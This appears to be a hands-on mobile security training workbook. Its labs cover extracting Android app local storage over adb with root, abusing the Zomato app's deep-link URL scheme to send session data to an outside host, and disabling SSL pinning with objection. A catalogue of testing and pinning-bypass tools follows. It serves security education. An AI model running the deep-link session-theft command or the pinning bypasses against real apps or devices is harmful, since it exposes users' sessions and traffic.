Lab - Analyse Local Storage

Training Objectives

1. Identify the package name of the app and also the path on the device where data is stored.
2. Copy all app data to your laptop to be able to analyse them.
3. Analyse data for sensitive information.
4. Understand the Java Source Code and verify if you got all sensitive data

Time for completing this lab: 15 min

Exercise difficulty: medium

Tools used in this section

- adb
- Sqlite3

App

Use the following app for this exercise **MSTG-Android-App.apk**.

Exercise - Android Analyse Local Storage

- Decompile the MSTG-Android-App.apk by using apkx in the Arch Linux VM to retrieve the Java Source Code.

```
$ cd ~/MSTG-Handson/Android/Apps/
$ apkx MSTG-Android-App.apk
```

This will take a few minutes, so let's continue with the next steps.

- Start the app "MSTG Hands-on" and click on the "Create Sensitive Data" button. **Allow** access to photos, media and files.
- Find out the package name of the app. This information is needed to copy the content of the data directory to your laptop.

```
$ adb shell pm list packages -3
```

- Copy the data from your Android Phone over to your Arch VM. One way to collect all data is to simply tar the data in the package directory and place it in a local directory.

```
$ adb shell
$ su
$ cd /data/local/tmp
$ tar cf mstg-handson.tar /data/data/<package-name>
$ chmod 755 mstg-handson.tar
$ exit
```

Afterwards the tar can be copied via adb:

```
$ adb pull /data/local/tmp/mstg-handson.tar
```

Now extract the tar and analyze the files for sensitive information.

```
$ tar xfv mstg-handson.tar
$ cd data/data/<package-name>/
```

- The apkx should have decompiled by now the apk. Go through the decompiled Java Source code and verify where all the data was stored and if you found everything. The name of the Java file you should look into is MSTG_DS_Sensitive_Data.java.

```
$ cd ~/MSTG-Handson/Android/Apps/MSTG-Android-App/src/org/owasp/mstg/android
$ sublime_text MSTG_DS_Sensitive_Data.java
```

Lab - Android URL Schema

Training Objectives

1. Using adb to trigger an Intent
2. Steal session information from Zomato Android App

Time for completing this lab: 10 min

Exercise difficulty: easy

Tools used in this section

- Burp - https://portswigger.net/burp/communitydownload
- adb - https://developer.android.com/studio/command-line/adb

App

Use the following app for this excercise **zomato-11-7-2.apk**.

You can find the apps in the Arch VM in the directory `~/MSTG-Handson/Android/Apps`.

Exercise - Abuse URL Schema

- Install the app zomato-11-7-2.apk
- Close the App "SSLUnpinning 2.0" if it's still running.
- Go to Tools and and start "SSLUnpinning 2.0". Select the Zomato app and apply the SSL Pinning bypass.
- Start the app and click allow for "Allow Zomato to access this devices's location"
- You don't need to register an account or login. Just execute the following command in a terminal in Arch Linux:

```
$ adb shell am start -n com.application.zomato/.activities.DeepLinkRouter -a android.intent.action.VIEW -d "zomato://treatswebview/?url=http://example.com"
```

- Which information is sent to example.com? Check in Burp.
- Think about solutions that you can propose to fix the vulnerability.

Lab - Android Bypassing SSL Pinning - Objection

Training Objectives

1. Usage of Objection
2. Bypass SSL Pinning

Time for completing this lab: 10 min

Exercise difficulty: easy

Tools used in this section

- Objection

App

Use the following app for this exercise **MSTG-Android-App.apk**.

You can find the apps in the Arch VM in the directory `~/MSTG-Handson/Android/Apps`.

Exercise - Android Bypassing SSL Pinning

- Uninstall the app MSTG-Android-App.apk. The app is called "MSTG Hands-on" on the device, you just need to push on the app longer to get the context menu to uninstall it.
- Navigate in Arch Linux to the App directory and copy the APK to the tmp folder:

```
$ cd ~/MSTG-Handson/Android/Apps
$ cp MSTG-Android-App.apk ~/tmp/
$ cd ~/tmp
```

- Check if your Android device is connected (output should be similar)

```
$ adb devices -l
List of devices attached
42009f6bf430b423       device usb:1-2 product:j3y17ltedx model:SM_J330G device:j3y17lte transport_id:9
```

- Patch the APK by using objection. There might be a few errors

```
$ objection patchapk --source MSTG-Android-App.apk
```


```
[osboxes@osoxes tmp]$ objection patchapk --source MSTG-Android-App.apk
No architecture specified. Determining it using `adb`...
Detected target device architecture as: armeabi-v7a
Using latest Github gadget version: 12.2.6
Remote FridaGadget version is v12.2.6, local is v0. Downloading...
Downloading from: https://github.com/frida/frida/releases/download/12.2.6/frida-gadget-12.2.6-android-arm.so.xz
Downloading armeabi-v7a library to /home/osboxes/.objection/android/armeabi-v7a/libfrida-gadget.so.xz...
Unpacking /home/osboxes/.objection/android/armeabi-v7a/libfrida-gadget.so.xz...
Cleaning up downloaded archives...
Patcher will be using Gadget version: 12.2.6
Unpacking MSTG-Android-App.apk
```

- Install the patched APK that includes the Frida library.

```
$ adb install MSTG-Android-App.objection.apk
```


- Start the app on your Android device.
- Open a terminal and start objection

```
$ objection explore
```



- Execute the following command to disable SSL Pinning in an Android App:

```
org.owasp.mstg.android on (samsung: 7.0) [usb] $ android sslpinning disable
```



- Click on the button `HTTPS Request with SSL Pinning` in the App
- You should see now the request in Burp.

Testing Tools

To perform security testing different tools are available in order to be able to manipulate requests and responses, decompile Apps, investigate the behavior of running Apps and other test cases and automate them.

Mobile Application Security Testing Distributions

- Androl4b - A Virtual Machine For Assessing Android applications, Reverse Engineering and Malware Analysis
- Android Tamer - Android Tamer is a Debian-based Virtual/Live Platform for Android Security professionals.
- AppUse - AppUse is a Virtual Machine developed by AppSec Labs.
- Santoku - Santoku is an OS and can be run outside a VM as a standalone operating system.
- Mobile Security Toolchain - A project used to install many of the tools mentioned in this section both for Android and iOS at a machine running Mac OSX. The project installs the tools via Ansible

Static Source Code Analysis

- Checkmarx - Static Source Code Scanner that also scans source code for Android and iOS.
- Fortify - Static source code scanner that also scans source code for Android and iOS.
- Veracode - Static Analysis of iOS and Android binary

All-in-One Mobile Security Frameworks

- Appmon - AppMon is an automated framework for monitoring and tampering system API calls of native macOS, iOS and android apps.
- Mobile Security Framework - MobSF - Mobile Security Framework is an intelligent, all-in-one open source mobile application (Android/iOS) automated pen-testing framework capable of performing static and dynamic analysis.
- Needle - Needle is an open source, modular framework to streamline the process of conducting security assessments of iOS apps including Binary Analysis, Static Code Analysis, Runtime Manipulation using Cycript and Frida hooking, and so on.
- objection - objection is a runtime mobile security assessment framework that does not require a jailbroken or rooted device for both iOS and Android, due to the usage of Frida.

Tools for Android

Reverse Engineering and Static Analysis

- Androguard - Androguard is a python based tool, which can use to disassemble and decompile android apps.
- Android Debug Bridge - adb - Android Debug Bridge (adbis a versatile command line tool that lets you communicate with an emulator instance or connected Android device.
- APKInspector - APKinspector is a powerful GUI tool for analysts to analyze the Android applications.
- APKTool - A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications.
- android-classyshark - ClassyShark is a standalone binary inspection tool for Android developers.
- Sign - Sign.jar automatically signs an apk with the Android test certificate.
- Jadx - Dex to Java decompiler: Command line and GUI tools for produce Java source code from Android Dex and Apk files.
- Oat2dex - A tool for converting .oat file to .dex files.
- FindBugs - Static Analysis tool for Java
- FindSecurityBugs - FindSecurityBugs is a extension for FindBugs which include security rules for Java

applications.
- Qark - This tool is designed to look for several security related Android application vulnerabilities, either in source code or packaged APKs.
- SUPER - SUPER is a command-line application that can be used in Windows, MacOS X and Linux, that analyzes .apk files in search for vulnerabilities. It does this by decompressing APKs and applying a series of rules to detect those vulnerabilities.
- AndroBugs - AndroBugs Framework is an efficient Android vulnerability scanner that helps developers or hackers find potential security vulnerabilities in Android applications. No need to install on Windows.
- Simplify - A tool for de-obfuscating android package into Classes.dex which can be use Dex2jar and JD-GUI to extract contents of dex file.
- ClassNameDeobfuscator - Simple script to parse through the .smali files produced by apktool and extract the .source annotation lines.
- Android backup extractor - Utility to extract and repack Android backups created with adb backup (ICS+). Largely based on BackupManagerService.java from AOSP.
- VisualCodeGrepper - Static Code Analysis Tool for several programming languages including Java
- ByteCodeViewer - Five different Java Decompiles, Two Bytecode Editors, A Java Compiler, Plugins, Searching, Supports Loading from Classes, JARs, Android APKs and More.

Dynamic and Runtime Analysis

- Cydia Substrate - Cydia Substrate for Android enables developers to make changes to existing software with Substrate extensions that are injected in to the target process's memory.
- Xposed Framework - Xposed framework enables you to modify the system or application aspect and behavior at runtime, without modifying any Android application package(APKor re-flashing.
- logcat-color - A colorful and highly configurable alternative to the adb logcat command from the Android SDK.
- Inspeckage - Inspeckage is a tool developed to offer dynamic analysis of Android applications. By applying hooks to functions of the Android API, Inspeckage will help you understand what an Android application is doing at runtime.
- Frida - The toolkit works using a client-server model and lets you inject in to running processes not just on Android, but also on iOS, Windows and Mac.
- Diff-GUI - A Web framework to start instrumenting with the avaliable modules, hooking on native, inject JavaScript using Frida.
- AndBug - AndBug is a debugger targeting the Android platform's Dalvik virtual machine intended for reverse engineers and developers.
- Cydia Substrate: Introspy-Android - Blackbox tool to help understand what an Android application is doing at runtime and assist in the identification of potential security issues.
- Drozer - Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.
- VirtualHook - VirtualHook is a hooking tool for applications on Android ART(>=5.0). It's based on VirtualApp and therefore does not require root permission to inject hooks.

Bypassing Root Detection and Certificate Pinning

- Xposed Module: Just Trust Me - Xposed Module to bypass SSL certificate pinning.
- Xposed Module: SSLUnpinning - Android Xposed Module to bypass SSL certificate validation (Certificate Pinning)).
- Cydia Substrate Module: Android SSL Trust Killer - Blackbox tool to bypass SSL certificate pinning for most applications running on a device.
- Cydia Substrate Module: RootCoak Plus - Patch root checking for commonly known indications of root.
- Android-ssl-bypass - an Android debugging tool that can be used for bypassing SSL, even when certificate pinning is implemented, as well as other debugging tasks. The tool runs as an interactive console.

Tools for Network Interception and Monitoring

- Tcpdump - A command line packet capture utility.
- Wireshark - An open-source packet analyzer.
- Canape - A network testing tool for arbitrary protocols.
- Mallory - A Man in The Middle Tool (MiTM)) that is used to monitor and manipulate traffic on mobile devices and applications.

Interception Proxies

- Burp Suite - Burp Suite is an integrated platform for performing security testing of applications.
- OWASP ZAP - The OWASP Zed Attack Proxy (ZAPis a free security tools which can help you automatically find security vulnerabilities in your web applications and web services.
- Fiddler - Fiddler is an HTTP debugging proxy server application which can captures HTTP and HTTPS traffic and logs it for the user to review. Fiddler can also be used to modify HTTP traffic for troubleshooting purposes as it is being sent or received.
- Charles Proxy - HTTP proxy / HTTP monitor / Reverse Proxy that enables a developer to view all of the HTTP and SSL / HTTPS traffic between their machine and the Internet.

IDEs

- Android Studio - is the official integrated development environment (IDE) for Google's Android operating system, built on JetBrains' IntelliJ IDEA software and designed specifically for Android development.
- IntelliJ - IntelliJ IDEA is a Java integrated development environment (IDE) for developing computer software.
- Eclipse - Eclipse is an integrated development environment (IDE) used in computer programming, and is the most widely used Java IDE.
- Xcode - Xcode is an integrated development environment (IDE) available only for macOS to create apps for iOS, watchOS, tvOS and macOS.

Suggested Reading

Mobile App Security - Android

- Dominic Chell, Tyrone Erasmus, Shaun Colley, Ollie Whitehous (2015) *Mobile Application Hacker's Handbook*. Wiley. Available at: http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118958500.html
- Joshua J. Drake, Zach Lanier, Collin Mulliner, Pau Oliva, Stephen A. Ridley, Georg Wicherski (2014) *Android Hacker's Handbook*. Wiley. Available at: http://www.wiley.com/WileyCDA/WileyTitle/productCd-111860864X.html
- Godfrey Nolan (2014) *Bulletproof Android*. Addison-Wesley Professional. Available at: https://www.amazon.com/Bulletproof-Android-Practical-Building-Developers/dp/0133993329

Misc

Reverse Engineering

- Bruce Dang, Alexandre Gazet, Elias Backaalany (2014) *Practical Reverse Engineering*. Wiley. Available at: http://as.wiley.com/WileyCDA/WileyTitle/productCd-1118787315,subjectCd-CSJ0.html
- Bernhard Mueller (2016) *Hacking Soft Tokens - Advanced Reverse Engineering on Android*. HITB GSEC Singapore. Available at: http://gsec.hitb.org/materials/sg2016/D1%20-%20Bernhard%20Mueller%20-%20Attacking%20Software%20Tokens.pdf
- Dennis Yurichev (2016) *Reverse Engineering for Beginners*. Online. Available at: https://github.com/dennis714/RE-for-beginners
- Michael Hale Ligh, Andrew Case, Jamie Levy, Aaron Walters (2014) *The Art of Memory Forensics.* Wiley. Available at: http://as.wiley.com/WileyCDA/WileyTitle/productCd-1118825098.html